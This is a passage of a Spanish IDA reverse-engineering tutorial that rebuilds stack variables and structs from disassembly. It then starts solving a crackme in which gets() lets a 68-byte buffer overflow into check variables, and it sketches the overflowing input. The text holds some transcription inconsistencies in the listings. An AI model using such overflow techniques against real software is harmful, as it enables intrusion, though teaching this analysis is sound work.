
Y puedo ver haciendo click derecho EDIT



Que esta correcta.

Pero como en la vida no todo es alegría y casi nunca tendremos símbolos, habrá que traspasar un poco ya que IDA no podrá detectar sin ellos los campos ni la estructura, aunque nos da las herramientas interactivas para hacerlo.

Si cuando compilo renombro pepe.pdb



Ya no encontrara los símbolos y la cosa será más peliaguda.

Vuelvo a abrirlo a pepe.exe y que lo vuelva a desensamblar.

```

00401010 ; Attributes: bp-based frame
00401010 ; int __cdecl main(int argc, const char **argv, const char **envp)
00401010 _main proc near
00401010     var_40      = byte ptr -40h
00401010     var_3C      = dword ptr -3Ch
00401010     Dest        = byte ptr -38h
00401010     var_4        = dword ptr -4
00401010     argc        = dword ptr 8
00401010     argv        = dword ptr 0Ch
00401010     envp        = dword ptr 10h
00401010
00401010     push    ebp
00401011     mov     ebp, esp
00401013     sub    esp, 40h
00401016     mov     eax, __security_cookie
00401018     xor     eax, ebp
0040101D     mov     [ebp+var_4], eax
00401020     cmp     [ebp+argc], 2
00401024     mov     eax, [ebp+argv]
00401027     mov     [ebp+var_3C], 0
0040102E     mov     [ebp+var_40], 32h
00401032     jz    short loc_401049

00401034     push    offset aByeBye ; "Bye Bye"
00401039     call    sub_401080
0040103E     add    esp, 4
00401041     push    1 ; Code
00401043     call    ds:_imp_exit

```

```

00401049 loc_401049:    push    ; Count
00401049             push    32h
00401049             push    dword ptr [eax+4] ; Source
00401049             lea     eax, [ebp+Dest]
00401051             push    eax ; Dest
00401052             call    ds:strncpy
00401058             lea     eax, [ebp+Dest]
0040105B             push    eax
0040105C             call    sub_401080
00401061             add    esp, 10h
00401064             call    ds:getchar
0040106A             mov     ecx, [ebp+var_4]
0040106D             xor     eax, eax
0040106F             xor     ecx, ebp
00401071             call    @_security_check_cookie@4 ; __security_check_cookie(x)
00401076             mov     esp, ebp
00401078             pop    ebp

```

Vemos que ya no se detecta la estructura y los campos de la misma están pero como variables individuales. Alguien podría objetar que podría reversearse así.

El tema es que este es un programa como una sola función, y una estructura sencilla, pero ya veremos más adelante en programas con muchas funciones y estructuras complejas donde se pasan la misma de una a otra función por medio de la dirección de inicio de la estructura, que es muy difícil saber en medio del programa sino lo vas armando como estructura, a que corresponde cada campo.

Ya lo veremos igualmente pero por ahora créanme, en reversing hay que saber trabajar como estructuras.

Por ahora en este caso el reversing como variables individuales funcionaría, pero pongámosle ganas y hagámoslo como si ya sabemos que es una estructura, más adelante veremos cómo detectar cuando es una estructura y cuando son variables locales sueltas.

```

00401010 ; Attributes: bp-based frame
00401010 ; int __cdecl main(int argc, const char **argv, const char **envp)
00401010 _main proc near
00401010
00401010 var_40      = byte ptr -40h
00401010 var_3C      = dword ptr -3Ch
00401010 Dest        = byte ptr -38h
00401010 CANARY      = dword ptr -4
00401010 argc        = dword ptr 8
00401010 argv        = dword ptr 0Ch
00401010 envp        = dword ptr 10h
00401010
00401010     push    ebp
00401011     mov     ebp, esp
00401013     sub     esp, 40h
00401016     mov     eax, __security_cookie
00401018     xor     eax, ebp
0040101D     mov     [ebp+CANARY], eax
00401020     cmp     [ebp+argc], 2
00401024     mov     eax, [ebp+argv]
00401027     mov     [ebp+var_3C], 0
0040102E     mov     [ebp+var_40], 32h
00401032     jz      short loc_401049
00401049 loc_401049:    ; Count
00401049     push    32h
0040104B     push    dword ptr [eax+4] ; Source
0040104E     lea     eax, [ebp+Dest]
00401051     push    eax ; Dest
00401052     call    ds:strncpy
00401058     lea     eax, [ebp+Dest]
0040105B     push    eax
0040105C     call    sub_401080
00401061     add    esp, 10h
00401064     call    ds:_getchar
0040106A     mov     ecx, [ebp+CANARY]
0040106D     xor     eax, eax
0040106F     xor     ecx, ebp
00401071     call    @_security_check_cookie@4 ; __security_check_cookie(x)
00401076     mov     esp, ebp

```

Ya conocemos de reversing anteriores el CANARY, así que lo renombramos.

```

00401010 var_3C      = dword ptr -3Ch
00401010 Dest        = byte ptr -38h
00401010 CANARY      = dword ptr -4
00401010 argc        = dword ptr 8
00401010 argv        = dword ptr 0Ch
00401010 envp        = dword ptr 10h
00401010
00401010     push    ebp
00401011     mov     ebp, esp
00401013     sub     esp, 40h
00401016     mov     eax, __security_cookie
00401018     xor     eax, ebp
0040101D     mov     [ebp+CANARY], eax
00401020     cmp     [ebp+argc], 2
00401024     mov     eax, [ebp+argv]
00401027     mov     [ebp+var_3C], 0
0040102E     mov     [ebp+var_40], 32h
00401032     jz      short loc_401049
00401049 loc_401049:    ; Count
00401049     push    32h
0040104B     push    dword ptr [eax+4] ; Source
0040104E     lea     eax, [ebp+Dest]
00401051     push    eax ; Dest
00401052     call    ds:strncpy
00401058     lea     eax, [ebp+Dest]
0040105B     push    eax
0040105C     call    sub_401080
00401058     add    esp, 10h
00401061     call    ds:_getchar
0040106A     mov     ecx, [ebp+Dest]
0040106D     xor     eax, eax
0040106F     xor     ecx, ebp
00401071     call    @_security_check_cookie@4 ; __security_check_cookie(x)
00401076     mov     esp, ebp

```

Compara argc con 2 si es igual sigue y si no va a imprimir Bye Bye y a Exit, lo pintamos de rojo eso y verde la parte buena.

The figure shows a debugger interface with two panes. The left pane displays assembly code for setting up arguments on the stack:

```

00401034 push offset aByeBye, "Bye Bye"
00401039 call sub_401080
0040103E add esp, 4
00401041 push 1 ; Code
00401043 call ds:_exit

```

The right pane displays the main loop assembly code:

```

00401049 loc_401049: ; Count
    push 32h
    push dword ptr [eax+4] ; Source
    lea eax, [ebp+Dest]
    push eax, Dest
    call ds:_strcpy
    lea eax, [ebp+Dest]
    push eax
    call sub_401080
    add esp, 10h
    call ds:_getchar
    mov ecx, [ebp+CANARY]
    xor eax, eax
    xor ecx, ebp
    call @_security_check_cookie@4 ; __security_check_cookie(x)
    mov esp, ebp
    pop ebp
    ret
00401079 _main
    endp

```

A red box highlights the `jz` instruction at address `00401049`, which loops back to the start of the argument setup code.

Luego vemos que guarda 0x32 en una variable y que más adelante usa 0x32 como size del strcpy, en el código nuestro usaba la variable como largo, pero aquí para ganar espacio lo pone directo con PUSH 0x32.

00401010  
00401010       push    ebp  
00401011        mov     ebp, esp  
00401013        sub     esp, 40h  
00401016        mov     eax, \_\_security\_cookie  
00401018        xor     eax, ebp  
0040101D        mov     [ebp+CANARY], eax  
00401020        cmp     [ebp+argc], 2  
00401024        mov     eax, [ebp+argv]  
00401027        mov     [ebp+var\_3C], 0  
0040102E        mov     [ebp+var\_40], 32h  
00401032        jz      short loc\_401049

push offset aByeBye ; "Bye Bye"  
call sub\_401080  
add esp, 4  
push 1 ; Code  
call ds:\_imp\_exit

00401049  
00401049 loc\_401049:  
00401049        push    ; Count  
00401049        push    32h  
0040104B        push    dword ptr [eax+4] ; Source  
0040104E        lea     eax, [ebp+Dest]  
00401051        push    eax ; Dest  
00401052        call    ds:strcmp  
00401058        lea     eax, [ebp+Dest]  
0040105B        push    eax  
0040105C        call    sub\_401080  
00401061        add     esp, 10h

La variable var 40 no la usa más, igual la renombrare a size.

The screenshot shows the Immunity Debugger interface. The assembly window at the top displays the following code:

```
00401010 sub    esp, 40h
00401016 mov    eax, __security_cookie
0040101B xor    eax, ebp
0040101D mov    [ebp+CANARY], eax
00401020 cmp    [ebp+argc], 2
00401024 mov    eax, [ebp+argv]
00401027 mov    [ebp+var_3C], 0
0040102E mov    [ebp+size], 32h
00401032 jz     short loc_401049
```

A cyan arrow points from the assembly line `mov [ebp+size], 32h` to the memory dump window below. The memory dump window shows the memory starting at address `00401049`:

Address	Value	Content
00401049	-00000040	size
0040104A	-00000040	db ?
0040104B	-00000040	db ?
0040104C	-0000003F	db ? ; undefined
0040104D	-0000003E	db ? ; undefined
0040104E	-0000003D	db ? ; undefined
0040104F	...	
00401050	call os.s strcpy	
00401051	lea    eax, [ebp+Dest]	
00401052	push  eax	

Vemos pasando el mouse por encima, que la detecta como variable de un byte (db).

También vemos haciendo click derecho que las otras representaciones nos muestran que es una variable de un byte ya que la instrucción lo dice.

The screenshot shows a debugger interface with assembly code. A context menu is open over the instruction at address 0040102E, which is a `mov [ebp+51], 0`. The menu options include:

- Group nodes
- Rename N
- Use standard symbolic constant
- byte ptr [ebp-40h] Q (highlighted with a red box)
- byte ptr [ebp-64] H
- byte ptr [ebp-100o]
- byte ptr [ebp-1000000b] B
- byte ptr [ebp-'@'] R
- Manual... Alt+F1
- Undefine operand
- Edit function... Alt+P
- Hide Ctrl+Numpad+-
- Text view
- Proximity browser Numpad+-
- Undefine U

The assembly code in the main window is:

```
00401010      push    ebp
00401011      mov     ebp, esp
00401013      sub     esp, 40h
00401016      mov     eax, __security_cookie
00401018      xor     eax, ebp
0040101D      mov     [ebp+CANARY], eax
00401020      cmp     [ebp+argc], 2
00401024      mov     eax, [ebp+argv]
00401027      mov     [ebp+var_3C], 0
0040102E      mov     [ebp+51], 0
00401032      jz      short 1040102E

push    offset aByeBye ; "Bye Bye"
call    sub_401080
add    esp, 4
push    1 ; Code
call    ds:_imp_exit
```

Sabemos que en el código original la variable cookie2 no se usaba y la ponía a cero.

```

00401010
00401010 ; Attributes: bp-based frame
00401010
00401010 ; int __cdecl main(int argc, const char **argv, const char **envp)
00401010 _main proc near
00401010
00401010     size      = byte ptr -40h
00401010     var_30    = dword ptr -3Ch
00401010     Dest      = byte ptr -38h
00401010     CANARY   = dword ptr -4
00401010     argc      = dword ptr 8
00401010     argv      = dword ptr 0Ch
00401010     envp      = dword ptr 10h
00401010
00401010     push    ebp
00401011     mov     ebp, esp
00401013     sub    esp, 40h
00401016     mov     eax, __security_cookie
00401018     xor     eax, ebp
0040101D     mov     [ebp+CANARY], eax
00401020     cmp     [ebp+argc], 2
00401024     mov     eax, [ebp+argv]
00401027     mov     [ebp+var_30], 0
0040102E     mov     [ebp+size], 32h
00401032     jz      short loc_401049

```

```

push offset aByeBye ; "Bye Bye"
call sub_401080
add esp, 4
push 1 ; Code
call ds:_imp_exit

```

```

00401049 loc_401049:          ; Count
00401049     push    32h
00401048     push    dword ptr [eax+4] ; Source
0040104E     lea     eax, [ebp+Dest]
00401051     push    eax ; Dest
00401052     call    ds:strncpy
00401058     lea     eax, [ebp+Dest]
0040105C     push    eax
00401061     add    esp, 10h
00401064     call    ds:getchar
0040106A     mov     ecx, [ebp+CANARY]
0040106D     xor     eax, eax
0040106F     xor     ecx, ebp
00401071     call    @_security_check_cookie@4 ; security_check_cookie(x)

```

valores.cookie2 = 0;

Igual la renombraremos como cookie2 pero si no sabríamos le pondríamos cualquier nombre total no la usa más y no afecta en nada.

```

00401010
00401010 ; Attributes: bp-based frame
00401010
00401010 ; int __cdecl main(int argc, const char **argv, const char **envp)
00401010 _main proc near
00401010
00401010     size      = byte ptr -40h
00401010     cookie2  = dword ptr -3Ch
00401010     Dest      = byte ptr -38h
00401010     CANARY   = dword ptr -4
00401010     argc      = dword ptr 8
00401010     argv      = dword ptr 0Ch
00401010     envp      = dword ptr 10h
00401010
00401010     push    ebp
00401011     mov     ebp, esp
00401013     sub    esp, 40h
00401016     mov     eax, __security_cookie
00401018     xor     eax, ebp
0040101D     mov     [ebp+CANARY], eax
00401020     cmp     [ebp+argc], 2
00401024     mov     eax, [ebp+argv]
00401027     mov     [ebp+cookie2], 0
0040102E     mov     [ebp+size], 32h
00401032     jz      short loc_401049

```

```

push offset aByeBye ; "Bye Bye"
call sub_401080
add esp, 4
push 1 ; Code
call ds:_imp_exit

```

```

00401049 loc_401049:          ; Count
00401049     push    32h
00401048     push    dword ptr [eax+4] ; Source
0040104E     lea     eax, [ebp+Dest]
00401051     push    eax ; Dest
00401052     call    ds:strncpy
00401058     lea     eax, [ebp+Dest]
0040105C     push    eax
00401061     add    esp, 10h
00401064     call    ds:getchar
0040106A     mov     ecx, [ebp+CANARY]
0040106D     xor     eax, eax

```

Veamos la representación del stack.

```

t -00000040 ; Frame size: 40; Saved regs: 4; Purge: 0
t -00000040 ;
t -00000040
t -00000040 size          db ?
t -0000003F          db ? ; undefined
t -0000003E          db ? ; undefined
t -0000003D          db ? ; undefined
t -0000003C cookie2      dd ?
t -00000038 Dest         db ?
t -00000037          db ? ; undefined
t -00000036          db ? ; undefined
t -00000035          db ? ; undefined
t -00000034          db ? ; undefined
t -00000033          db ? ; undefined
t -00000032          db ? ; undefined
t -00000031          db ? ; undefined
t -00000030          db ? ; undefined

```

Nos falta Dest que vemos espacio vacío debajo, lo cual nos dice que puede ser un buffer, y además cuando busco referencias con X.

```

-00000040 size          db ?
-0000003F          db ? ; undefined
-0000003E          db ? ; undefined
-0000003D          db ? ; undefined
-0000003C cookie2      dd ?
-00000038 Dest         db 52 dup(?)
-00000039 CANARY       dd ?
-0000003A s             db 4 dup(?)
-0000003B r             db 4 dup(?)
-0000003C argc          dd ?
-0000003D argv          dd ?
-0000003E envp          dd ?
-0000003F ; end of st

```

**xrefs to Dest**

Direction	Type	Address	Text
Do...	r	_main+3E	lea eax, [ebp+Dest]
Do...	r	_main+48	lea eax, [ebp+Dest]

OK Cancel Search Help

Line 1 of 2

Casi siempre los buffers van a tener alguna referencia que sea LEA, ya que para llenarlo habrá que pasarle la dirección del mismo a alguna función como en este caso strcpy y el LEA la obtiene.

The screenshot shows a debugger interface with assembly code on the left and a 'Convert to array' dialog box on the right.

**Assembly Code:**

```

Segi  -000000040 ; N      : rename
.text  -000000040 ; U      : undefined
.tex  -000000040 ; Use data definition commands to create local variables and function arguments.
.tex  -000000040 ; Two special fields " r" and " s" represent return address and saved registers.
.tex  -000000040 ; Frame size: 40; Saved regs: 4; Purge: 0
.tex  -000000040 ;
.tex  -000000040
.tex  -000000040 size      db ?
.tex  -00000003F      db ? ; undefined
.tex  -00000003E      db ? ; undefined
.tex  -00000003D      db ? ; undefined
.tex  -00000003C cookie2    dd ?
.tex  -000000038 Dest      db ?
.tex  -000000037      db ? ; undefined
.tex  -000000036      db ? ; undefined
.tex  -000000035      db ? ; undefined
.tex  -000000034      db ? ; undefined
.tex  -000000033      db ? ; undefined
.tex  -000000032      db ? ; undefined
.tex  -000000031      db ? ; undefined
.tex  -000000030      db ? ; undefined
.tex  -00000002F      db ? ; undefined
.tex  +00000002E      db ? ; undefined
.tex  -00000002D      db ? ; undefined
.tex  -00000002C      db ? ; undefined
.tex  -00000002B      db ? ; undefined
.tex  -00000002A      db ? ; undefined
.tex  -000000029      db ? ; undefined
.tex  -000000028      db ? ; undefined
.tex  -000000027      db ? ; undefined
.tex  -000000026      db ? ; undefined
.tex  -000000025      db ? ; undefined
.tex  -000000024      db ? ; undefined
.tex  -000000023      db ? ; undefined
.tex  -000000022      db ? ; undefined
.tex  -000000021      db ? ; undefined
.tex  -000000020      db ? ; undefined
.tex  -00000001F      db ? ; undefined
.tex  -00000001E      db ? ; undefined
.tex  -00000001D      db ? ; undefined
.tex  -00000001C      db ? ; undefined
.tex  -00000001B      db ? ; undefined
.tex  -00000001A      db ? ; undefined
.tex  -000000019      db ? ; undefined
.tex  -000000018      db ? ; undefined

```

**Convert to array Dialog:**

Start offset	: 0x8
End offset	: 0x3C
Array element size	: 1
Maximal possible size	: 52
Current array size	: 1
Suggested array size	: 52
Array size	52 (in elements)
Items on a line	0 (0-max)
Element print width	-1 (-1-none,0-auto)
Options	
<input checked="" type="checkbox"/>	Use "dup" construct
<input type="checkbox"/>	Signed elements
<input type="checkbox"/>	Display indexes
<input checked="" type="checkbox"/>	Create as array
Indexes	
<input checked="" type="radio"/>	Decimal
<input type="radio"/>	Hexadecimal
<input type="radio"/>	Octal
<input type="radio"/>	Binary

Buttons: OK, Cancel, Help

En este caso reservo 52 en vez de 50 lo cual suele suceder.

The screenshot shows a debugger interface with assembly code on the left.

**Assembly Code:**

```

.tex  -000000040 ; Use data definition commands to create local variables ar
.tex  -000000040 ; Two special fields " r" and " s" represent return address
.tex  -000000040 ; Frame size: 40; Saved regs: 4; Purge: 0
.tex  -000000040 ;
.tex  -000000040
.tex  -000000040 size      db ?
.tex  -00000003F      db ? ; undefined
.tex  -00000003E      db ? ; undefined
.tex  -00000003D      db ? ; undefined
.tex  -00000003C cookie2    dd ?
.tex  -000000038 Dest      db 52 dup(?)
.tex  -000000034 CANARY   dd ?
.tex  +000000000 s       db 4 dup(?)
.tex  +000000004 r       db 4 dup(?)
.tex  +000000008 argc     dd ?
.tex  +00000000C argv     dd ? ; offset
.tex  +000000010 envp    dd ? ; offset
.tex  +000000014
.tex  +000000014 ; end of stack variables

```

Ya vemos la representación del stack completa con esto ya podemos saber que no hay overflow, porque sabemos que el buffer Dest tiene como largo 52 y copia al mismo 0x32 bytes hexa en el strncpy.

The screenshot shows the Immunity Debugger interface. The assembly window displays the following code:

```

00401049
00401049 loc_401049:    ; Count
00401049             push 32h
0040104B             push dword ptr [eax+4] ; Source
0040104E             lea   eax, [ebp+Dest]
00401051             push eax ; Dest
00401052             call ds:strncpu

```

The assembly code is annotated with red circles and arrows. One circle highlights the instruction `push 32h`, which is labeled `; Count`. Another circle highlights the instruction `lea eax, [ebp+Dest]`, where `Dest` is highlighted in yellow.

The memory dump window below shows the value `50` at address `0x40104E`.

O sea que copia 50 bytes decimal a un buffer de 52 lo cual hace que no sea vulnerable y no haya overflow.

Con esto ya estaría pero bueno hay que empezar de a poco con el tema estructuras y aunque en este ejemplo no sea necesario, lo usaremos.

Vayamos a la representación del stack.

Si hay una estructura no incluirá el CANARY que lo pone el compilador

The screenshot shows the Immunity Debugger's stack variable dump window. It lists the following variables:

Offset	Variable	Type	Value
-00000040		db ?	
-00000040		db ? ; undefined	
-00000040		db ? ; undefined	
-00000040		db ? ; undefined	
-00000040	<b>size</b>	db ?	
-0000003F		db ? ; undefined	
-0000003E		db ? ; undefined	
-0000003D		db ? ; undefined	
-0000003C	<b>cookie2</b>	dd ?	
<b>-00000038 Dest</b>		db 52 dup(?)	
-00000034	<b>CANARY</b>	dd ?	
+00000000	<b>s</b>	db 4 dup(?)	
+00000004	<b>r</b>	db 4 dup(?)	
+00000008	<b>argc</b>	dd ?	
+0000000C	<b>argv</b>	dd ?	
+00000010	<b>envp</b>	dd ?	
+00000014			; offset
+00000014			; offset
; end of stack variables			

A red box highlights the `Dest` variable at offset `-00000038`. A red arrow points from the `Dest` label in the assembly code to this variable in the dump.


Abarcará posiblemente eso.

Así que marco esa zona y voy al menú a EDIT-CREATE STRUCT FROM SELECTION

```

.00000000 ; _main
.00000000 ; Use data definition commands to create local variables and fu
.00000000 ; Two special fields " r" and " s" represent return address and
.00000000 ; Frame size: 40; Saved regs: 4; Purge: 0
.00000000 ;
.00000000
.00000000 .text
.00000000 -00000040 ; Use data definition commands to create local variables and fu
.00000000 -00000040 ; Two special fields " r" and " s" represent return address and
.00000000 -00000040 ; Frame size: 40; Saved regs: 4; Purge: 0
.00000000 ;
.00000000
.00000000 .text
.00000000 -00000040 size db ?
.00000000 -0000003F db ? ; undefined
.00000000 -0000003E db ? ; undefined
.00000000 -0000003D db ? ; undefined
.00000000 -0000003C cookie2 dd ?
.00000000 -00000038 Dest db 52 dup(?)
.00000000 .text
.00000000 -00000004 CANARY dd ?
.00000000 +00000000 s db 4 dup(?)
.00000000 +00000004 r db 4 dup(?)
.00000000 +00000008 argc dd ?
.00000000 +0000000C argv dd ? ; offset
.00000000 +00000010 envp dd ? ; offset
.00000000 +00000014 ; end of stack variables
.00000000 .text

```



Y nos quedara así, si vemos en la pestaña estructuras.

```

00000000 ; 00000004 BYTES. COLLAPSED STRUCT SINGLE_LIST_ENTRY. PRESS CTRL-NUMPAD+ TO EXP
00000000 ;
00000000
00000000 struct_0
00000000 size
00000000 db ?
00000001 db ? ; undefined
00000002 db ? ; undefined
00000003 db ? ; undefined
00000004 cookie2
00000008 Dest db 52 dup(?)
0000003C struct_0
0000003C ends

```

Una variable struct\_0 del tipo struct podría quedar así pero renombraremos para que coincida con el código.

```
text 00000000 ; [00000008 BYTES. COLLAPSED STRUCT _EXCEPTION_POINTERS. PRESS CTRL-NUMPAD+ TO EXPAND]
text 00000000 ; [00000008 BYTES. COLLAPSED UNION _SLIST_HEADER. PRESS CTRL-NUMPAD+ TO EXPAND]
text 00000000 ; [00000008 BYTES. COLLAPSED STRUCT _SLIST_HEADER::$83AF6D9DC8E3B10431D79B3049571
text 00000000 ; [00000004 BYTES. COLLAPSED STRUCT SINGLE_LIST_ENTRY. PRESS CTRL-NUMPAD+ TO EXPAND]
text 00000000 ;
text 00000000 MyStruct      struc ; (sizeof=0x3C, mappedto_35) ; XREF: _main/r
text 00000000 size          db ?
text 00000001             db ? ; undefined
text 00000002             db ? ; undefined
text 00000003             db ? ; undefined
text 00000004 cookie2      dd ?
text 00000008 Dest          db 52 dup(?)
text 0000003C MyStruct      ends
text 0000003C
text
text
```

Y en la representación del stack a la variable del tipo MyStruct la renombrare a valores.

```
.text 00000040 ; U           : undefined
.text 00000040 ; Use data definition commands to create local va
.text 00000040 ; Two special fields " r" and " s" represent retu
.text 00000040 ; Frame size: 40; Saved regs: 4; Purge: 0
.text 00000040 ;
.text 00000040
.text -00000040 |valores      MyStruct ?
.text -00000004 CANARY       dd ?
.text +00000000 s              db 4 dup(?)
.text +00000004 r              db 4 dup(?)
.text +00000008 argc          dd ?
.text +0000000C argv          dd ? ; offset
.text +00000010 envp          dd ? ; offset
.text +00000014
.text +00000014 ; end of stack variables
```

Así que ya nos está quedando parecido a cuando teníamos los símbolos.

```

IA View-A Stack of main Hex View-1 Structures Enums Imports Exports
00401010 ; Attributes: bp-based frame
00401010 ; int __cdecl main(int argc, const char **argv, const char **envp)
00401010 _main proc near
00401010     push    ebp
00401010     mov     ebp, esp
00401013     sub     esp, 40h
00401016     mov     eax, __security_cookie
00401018     xor     eax, ebp
0040101D     mov     [ebp+CANARY], eax
00401020     cmp     [ebp+argc], 2
00401024     mov     eax, [ebp+argv]
00401027     mov     [ebp+valores.cookie2], 0
0040102E     mov     [ebp+valores.size], 32h
00401032     jz      short loc_401049

01034     push    offset aByeBye ; "Bye Bye"
01039     call    sub_401080
0103E     add    esp, 4
01041     push    1 ; Code
01043     call    ds: _imp_exit

00401049 loc_401049: ; Count
00401049     push    32h
0040104B     push    dword ptr [eax+4] ; Source
0040104E     lea     eax, [ebp+valores.Dest]
00401051     push    eax ; Dest
00401052     call    ds:strncpy
00401058     lea     eax, [ebp+valores.Dest]
0040105B     push    eax
0040105C     call    sub_401080
00401061     add    esp, 10h
00401064     call    ds:_getchar
0040106A     mov     ecx, [ebp+CANARY]
0040106D     xor     eax, eax
0040106F     xor     ecx, ebx
00401071     call    @__security_check_cookie@0 ; __security_check_cookie(x)
00401076     mov     esp, ebp
00401078     pop    ebp
00401079     retn
00401079 _main endp
00401079

```

Vemos que al menos en esta función que es donde está definida la variable valores los campos los cambio de nombre automáticamente a valores.xxxx

Obviamente esta es la forma más sencilla, tenemos que saber que muchas veces en estructuras complejas habrá que reversear campo a campo y pelear para tenerla lo más completa posible.

En la parte siguiente seguiremos con ejemplos más complicados de estructuras.

Veamos las soluciones del IDA3 y IDA4.

```

00401290 ; Attributes: bp-based frame
00401290 ; int __cdecl main(int argc, const char **argv, const char **envp)
00401290     public _main
00401290 _main proc near
00401290     Format      = dword ptr -78h
00401290 var_74       = dword ptr -74h
00401290 var_70       = dword ptr -70h
00401290 var_6C       = dword ptr -6Ch
00401290 TEMP        = dword ptr -5Ch
00401290 Buffer      = byte ptr -58h
00401290 COOKIE     = dword ptr -14h
00401290 FLAG        = dword ptr -10h
00401290 COOKIE2    = dword ptr -0Ch
00401290 argc        = dword ptr 8
00401290 argv        = dword ptr 0Ch
00401290 envp        = dword ptr 10h
00401290
00401290     push    ebp
00401291     mov     ebp, esp
00401293     sub    esp, 78h
00401296     and    esp, 0FFFFFFF0h
00401299     mov     eax, 0
0040129E     add    eax, 0Fh
004012A1     add    eax, 0Fh
004012A4     shr    eax, 4
004012A7     shl    eax, 4
004012A8     mov    [ebp+TEMP], eax
004012AD     mov    eax, [ebp+TEMP]
004012B0     call    alloca

```

Las variables de TEMP para arriba son agregadas por el compilador.

```

||-0000005C TEMP dd ?
||-00000058 Buffer db 68 dup(?)
||-00000014 COOKIE dd ?
||-00000010 FLAG dd ?
||-0000000C COOKIE2 dd ?
||-00000008 dd ? ; undefined
||-00000007 dd ? ; undefined
||-00000006 dd ? ; undefined
||-00000005 dd ? ; undefined
||-00000004 dd ? ; undefined
||-00000003 dd ? ; undefined
||-00000002 dd ? ; undefined
||-00000001 dd ? ; undefined
+00000000 s db 4 dup(?)
+00000004 r db 4 dup(?)
+00000008 argc dd ?
+0000000C argv dd ? ; offset
+00000010 envp dd ? ; offset
+00000014 ; end of stack variables

```

Allí veo la representación del stack, y las variables que debo pisar COOKIE y COOKIE2, ya sabemos que ingresa datos por gets, así que es vulnerable no hay límite a la cantidad de bytes que ingreso.

Veamos cual es la cantidad de bytes que necesito para llegar a desbordar hasta COOKIE.

Como COOKIE esta justo debajo de BUFFER que mide 68 bytes decimal, entonces pasando

$68 * 'A' + "ABCD"$

Me desbordaría el buffer y pisaría COOKIE, veamos qué valor necesito en dicha variable para llegar a chico bueno.

```

004012B5      call  main
004012B8      mov   [ebp+FLAG], 0
004012C1      lea   eax, [ebp+COOKIE2]
004012C4      mov   [esp+8ch], eax
004012C8      lea   eax, [ebp+COOKIE]
004012CB      mov   [esp+8], eax
004012CF      lea   eax, [ebp+Buffer]
004012D2      mov   [esp+4], eax
004012D6      mov   dword ptr [esp], offset Format ; "buf: %08x cookie: %08x cookie2: %08x\n"
004012DD      call  _printf
004012E2      lea   eax, [ebp+Buffer]
004012E5      mov   [esp], eax ; Buffer
004012E8      call  _gets
004012ED      cmp   [ebp+COOKIE], 'qrst'
004012F4      jnz  short loc_40132A

```

```

004012F6      cmp   [ebp+COOKIE2], 1020005h
004012FD      jnz  short loc_40132A

```

```

004012FF      lea   eax, [ebp+FLAG]
00401302      inc   dword ptr [eax]
00401304      lea   eax, [ebp+FLAG]
00401307      mov   [esp+4], eax
0040130B      mov   dword ptr [esp], offset aFlagX ; "Flag %x\n"
00401312      call  _printf
00401317      lea   eax, [ebp+Buffer]
0040131A      mov   [esp+4], eax
0040131E      mov   dword ptr [esp], offset aS ; "%s\n"
00401325      call  _printf

```

